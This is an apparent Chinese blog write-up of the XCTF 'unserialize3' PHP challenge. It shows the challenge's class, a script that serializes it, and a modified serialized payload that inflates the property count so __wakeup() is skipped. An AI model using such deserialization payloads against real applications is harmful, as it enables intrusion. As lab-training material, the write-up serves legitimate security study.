
攻防世界 unserialize3

原创

听门外雪花飞 于 2022-01-28 19:46:33 发布 725 收藏

分类专栏： ctf刷题纪 文章标签： 安全 web安全 php

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。
本文链接：https://blog.csdn.net/weixin_52268949/article/details/122735712
版权



ctf刷题纪 专栏收录该内容
40 篇文章 0 订阅
订阅专栏

unserialize3

```php
class xctf{
public $flag = '111';
public function __wakeup(){
exit('bad requests');
}
}
?code=
```

进入题目给出部分代码，注意发现到有个wakeup()函数，我们要想办法绕过这个函数，wakeup()有个执行漏洞:一个字符串或对象被序列化后，如果其属性被修改，则不会执行wakeup()函数，这也算是一个绕过点

我们编写exp


```php
class xctf
{
    public $flag = '111';

    public function __wakeup()
    {
        exit('bad requests');
    }
}

$a = new xctf();
echo serialize($a);
```

得出结果我们修改属性值，只要比1大就行

```
O:4:"xctf":1:{s:4:"flag";s:3:"111";}#原来的运行结果
O:4:"xctf":3:{s:4:"flag";s:3:"111";}#修改后的payload
```



得出结果